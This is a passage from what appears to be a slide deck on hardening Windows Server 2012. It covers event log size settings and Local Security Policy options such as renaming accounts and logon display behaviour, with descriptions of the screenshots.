
☐ Do not overwrite events ( Clear logs manually )

Clear Log

OK Cancel Apply

## Event Log (Event Viewer)

Set '**System**: Maximum Log Size (KB)' to 'Enabled:**32768** or greater' (Scored)



Log Properties - System (Type: Administrative)

General Subscriptions

Full Name: System

Log path: %SystemRoot%\System32\Winevt\Logs\System.evtx

Log size: 1.07 MB(1,118,208 bytes)

Created: Wednesday, May 20, 2015 3:41:47 PM

Modified: Tuesday, June 2, 2015 8:08:59 PM

Accessed: Wednesday, May 20, 2015 3:41:47 PM

☒ Enable logging

Maximum log size ( KB ): 32768

When maximum event log size is reached:

☐ Overwrite events as needed (oldest events first)

☒ Archive the log when full, do not overwrite events


☐ Do not overwrite events ( Clear logs manually )

Clear Log

OK Cancel Apply

## Event Log (Event Viewer)

Set 'Application: Maximum Log Size (KB)' to 'Enabled: **32768** or greater' (Scored)



Log Properties - Application (Type: Administrative)

General Subscriptions

Full Name: Application

Log path: %SystemRoot%\System32\Winevt\Logs\Application.evtx

Log size: 1.07 MB(1,118,208 bytes)

Created: Wednesday, May 20, 2015 3:41:47 PM

Modified: Tuesday, June 2, 2015 8:08:59 PM

Accessed: Wednesday, May 20, 2015 3:41:47 PM

☒ Enable logging

Maximum log size ( KB ): 32768

When maximum event log size is reached:

☐ Overwrite events as needed (oldest events first)

☒ Archive the log when full, do not overwrite events

☐ Do not overwrite events ( Clear logs manually )

Clear Log

OK Cancel Apply



## *Event Log (Event Viewer)*

### Summery

Event	Log Size (KB)
Security Log	196,608
System Log	32,768
Application Log	32,768

Minimum log file size 1 MB

Maximum log file size 2 TB (2147483647 KB)



## Administrator Tools




## Local Security Policy



## Security Option

# Security Options

Control Panel\System and Security\Administrative Tools\Local Security Policy



Policy	Security Setting
Accounts: Administrator account status	Enabled
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Disabled
Accounts: Limit local account use of blank passwords to co...	Enabled
Accounts: Rename administrator account	Admin_Cloud
Accounts: Rename guest account	Guest_Cloud
Audit: Audit the access of global system objects	Disabled

## ***Security Options***

Configure 'Accounts: Rename administrator account'




**DEFAULT**



## Security Options

Configure 'Accounts: Rename administrator account'








## Security Options


Configure 'Accounts: Rename Guest account'





## Security Options

Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'





## Security Options

Shut down system immediately if unable to log security audits

The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane shows the tree view with 'Security Options' selected. The right pane shows a list of policies. The policy 'Audit: Shut down system immediately if unable to log security audits' is highlighted. The detail pane on the right shows the policy is set to 'Enabled'. A red circle highlights the policy name in the list, and another red circle highlights the 'Enabled' radio button in the detail pane. A red arrow points from the first circle to the second. The 'OK' button in the detail pane is also circled in red.

Policy	Security Setting
Accounts: Administrator account status	Enabled
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Disabled
Accounts: Limit local account use of blank passwords to co...	Enabled
Accounts: Rename administrator account	admin_cloud
Accounts: Rename guest account	Guest_cloud
Audit: Audit the access of global system objects	Disabled
Audit: Audit the use of Backup and Restore privilege	Disabled
Audit: Force audit policy subcategory settings (Windows Vis...	Not Defined
<b>Audit: Shut down system immediately if unable to log secur...</b>	<b>Enabled</b>
DCOM: Machine Access Restrictions in Security Descriptor D...	Not Defined
DCOM: Machine Launch Restrictions in Security Descriptor ...	Not Defined
Devices: Allow undock without having to log on	Enabled
Devices: Allowed to format and eject removable media	Not Defined
Devices: Prevent users from installing printer drivers	Enabled
Devices: Restrict CD-ROM access to locally logged-on user ...	Not Defined
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password chan...	Not Defined
Domain member: Digitally encrypt or sign secure channel d...	Enabled
Domain member: Digitally encrypt secure channel data (wh...	Enabled
Domain member: Digitally sign secure channel data (when ...	Enabled

**Audit: Shut down system immediately if unable to log security audits**

Local Security Setting Explain

☒ Enabled  
☐ Disabled

Modifying this setting may affect compatibility with clients, services, and applications.  
For more information, see [Audit: Shut down system immediately if unable to log security audits](#). (Q823659)

OK Cancel Apply

## ***Security Options***


Shut down system immediately if unable to log security audits

1. Trusted Computer System Evaluation Criteria (TCSEC)-C2

[https://en.wikipedia.org/wiki/Trusted\\_Computer\\_System\\_Evaluation\\_Criteria](https://en.wikipedia.org/wiki/Trusted_Computer_System_Evaluation_Criteria)

2. Common Criteria certification

<https://www.commoncriteriaportal.org/>







## Security Options

Set 'Interactive logon: Display user information when the session is locked'

The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane displays the 'Security Settings' tree, with 'Security Options' highlighted. The right pane shows a list of security policies. The policy 'Interactive logon: Display user information when the session is locked' is selected and highlighted with a red circle. A red oval also highlights the 'Do not display user information' dropdown menu in the policy's settings. Another red oval highlights the 'OK' button at the bottom of the settings window.

Policy	Security Setting
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password chan...	Not Defined
Domain member: Digitally encrypt or sign secure channel d...	Enabled
Domain member: Digitally encrypt secure channel data (wh...	Enabled
Domain member: Digitally sign secure channel data (when ...	Enabled
Domain member: Disable machine account password chan...	Disabled
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
<b>Interactive logon: Display user information when the session...</b>	<b>Not Defined</b>
Interactive logon: Do not display last user name	Disabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	Not Defined
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	10 logons
Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled



## Security Options

Interactive logon: Do not display last user name

The screenshot shows the 'Local Security Policy' window. In the left-hand 'Security Settings' tree, 'Security Options' is selected and circled in red. The main pane displays a list of policies. The policy 'Interactive logon: Do not display last user name' is highlighted with a red oval. A secondary window titled 'Interactive logon: Do not display last user name P...' is open, showing the 'Local Security Setting' tab. In this window, the 'Enabled' radio button is selected and circled in red. A red arrow points from this 'Enabled' button down to the 'OK' button, which is also circled in red at the bottom of the dialog box.

Policy	Security Setting
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password chan...	Not Defined
Domain member: Digitally encrypt or sign secure channel d...	Enabled
Domain member: Digitally encrypt secure channel data (wh...	Enabled
Domain member: Digitally sign secure channel data (when ...	Enabled
Domain member: Disable machine account password chan...	Disabled
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display user info
<b>Interactive logon: Do not display last user name</b>	<b>Disabled</b>
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	Not Defined
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	10 logons
Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled

## ***Security Options***

Interactive logon: Do not display last user name





## Security Options

Set 'Interactive logon: Do not require CTRL+ALT+DEL' to 'Disabled'
